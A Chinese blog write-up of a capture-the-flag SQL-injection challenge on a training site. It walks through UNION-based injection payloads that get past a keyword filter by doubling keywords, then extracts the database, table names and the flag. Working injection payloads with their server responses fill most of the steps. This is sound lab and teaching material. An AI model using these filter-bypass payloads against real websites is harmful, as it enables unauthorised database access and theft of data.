

# 实验吧-简单的sql注入 Writeup

原创

baynk 于 2019-07-28 03:06:47 发布 212 收藏

分类专栏: # 实验吧 Writeup 文章标签: CTF 实验吧

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u014029795/article/details/97580883>

版权

实验吧 让实验更简单! [实验吧 Writeup 专栏收录该内容](#)

21 篇文章 0 订阅

订阅专栏

又弄了一个, 虽然说不难, 但是这个有点蛋疼--, 有些地方坑了好久。。。

## 过程

1. 一开始就是简单的输入数值进行查询, 加引号后发现报错。

URL `http://ctf5.shiyandar.com/423/web/?id=1`

Enable Post data  Enable Referrer

**flag**

μ½μ×¹ýÂËÁËË²Ã´¶«Î÷£¿

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1

2. 单引号闭合, 试过了#和-- 都被过滤了, 没法使用, 所以试试自己闭合, 这次是OK的。

`http://ctf5.shiyandar.com/423/web/?id=1' or 1='1`

Enable Post data  Enable Referrer

**flag**

μ½μ×¹ýÂËÁËË²Ã´¶«Î÷£¿

ID: 1' or 1='1  
name: baloteli

ID: 1' or 1='1  
name: kanawaluo

ID: 1' or 1='1  
name: dengdeng

3. 回显点应该只有一个，就是name J，这里就不试order by J。直接union select，但是union select好像都被过滤了。试了个双写，发现过滤的时候如果最后不是空格就不会过滤，过滤的时候是连同关键字和关键字后的空格一起过滤的。。。

```
http://ctf5.shiyanbar.com/423/web/?id=-1' unionunion select 1 or 1='1
```

Enable Post data  Enable Referrer

flag

μ½μ×¹ýÂËÄËË²Ã ¶«Î÷£¿

There is an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `union1 or 1='1''` at line 1

4. 于是我构造出了一种奇葩写法。。后面查了下其它的writeup，确实发现挺奇葩，更好的方式是直接将空格用/\*\*/代替掉，连双写都不需要使用，这里我还是写自己的方法吧。

```
http://ctf5.shiyanbar.com/423/web/?id=-1' uniunion on seselect lect 1 or 1='1
```

Enable Post data  Enable Referrer

flag

μ½μ×¹ýÂËÄËË²Ã ¶«Î÷£¿

ID: -1' union select 1 or 1='1  
name: 1

5. 将1换成database()，但是预想中的库名没到手。。。

```
http://ctf5.shiyanbar.com/423/web/?id=-1' uniunion on seselect lect database() or 1='1
```

Enable Post data  Enable Referrer

flag

μ½μ×¹ýÂËÄËË²Ã ¶«Î÷£¿

ID: -1' union select database() or 1='1  
name: 1

看了半天才发现，这里只有一个字段，后面的or 1=1和前面的字段一起恒等于1，所以不管查什么都是1，居然被只有一个字段的情况给坑了。。最后试了半天，直接在database()后面加了个引号就成功了，库名为web1。。。

```
http://ctf5.shiyanbar.com/423/web/?id=-1' uniunion on seselect lect database()'
```

Enable Post data  Enable Referrer

flag

flag

μ½μ×¹ýÄËÄËË²Ã¶«Î÷£¿

 Submit Query

ID: -1' union select database()'  
name: web1

6. 继续来拿表，语句写好了后发现又被过滤了不少，从下图至少能看出来where，table\_schema都被过滤了，前面的information\_schema可能也过滤了，估计from也少不了。

```
http://ctf5.shiyabar.com/423/web/?id=-1' union on seselect lect table_name from information_schema.tables where table_schema='web1'
```

Enable Post data  Enable Referrer

flag

μ½μ×¹ýÄËÄËË²Ã¶«Î÷£¿

 Submit Query

an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '.tables='web1'' at line 1

7. 经过大量测试后(真的是超级大，其中from,where都是和之前一样过滤带上空格，information\_schema是没有过滤的，table\_schema是有过滤的)，发现过滤table\_schema关键字时和之前不太一样，是不算上最后的空格的，得出以下payload。。。

```
http://ctf5.shiyabar.com/423/web/?id=-1' union on seselect lect table_name frfrom om information_schema.tables whwhere ere tatable_schemable_schema='web1'
```

Enable Post data  Enable Referrer

flag

μ½μ×¹ýÄËÄËË²Ã¶«Î÷£¿

 Submit Query

ID: -1' union select table\_name from information\_schema.tables where table\_schema='web1'  
name: flag

ID: -1' union select table\_name from information\_schema.tables where table\_schema='web1'  
name: web\_1

8. 终于拿到了表名flag。。接下来拿字段，其实再继续猜就好了，有点恶心的是，过滤的字段又不一样了，column\_name，information\_schema.columns成了过滤的关键字，好不容易搞好了，结果题目出Bug了，查了下，有不少人出了这个情况，我这里确信我的语句没有问题，并且也拿其它成功的payload试过了，会有同样的报错发生，所以这里只能“借”其他人的字段来使用了，这里的字段也。。。

```
http://ctf5.shiyabar.com/423/web/?id=-1' union on seselect lect columncolumn_name_name frfrom om information_schema.colinformation_schema.columnssumns|whwhere ere tatable_schemable_schema='web1'
```

Enable Post data  Enable Referrer


flag

μ½μ×¹ýÄËÄËË²Ã¶«Î÷£¿

 Submit Query

Got error 28 from storage engine

9. 知道了表名和字段名都是flag，所以直接拿值就好。




flag

μ½μ×¹ýÂËÁËË²Ã¶«Î÷£¿

 Submit Query

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '...' at line 1

这里还是蛮奇怪的，之前拿database()的时候最后直接加单引号可以闭合，到这就闭合不了，不晓得是为啥。。。当然，换个方法就行了。



flag

μ½μ×¹ýÂËÁËË²Ã¶«Î÷£¿

 Submit Query

ID: -1' union select flag from flag where 1='1  
name: flag{Y0u\_@r3\_50\_dAmn\_90Od}

## 总结

感觉还是蛮顺利的，就是有些地方挺怪，也从其它WriteUp那里学到了一些方法，虽然我这个方法写有点丑，但是还是挺好用的，目前还没看到有人和我这样的写法。。。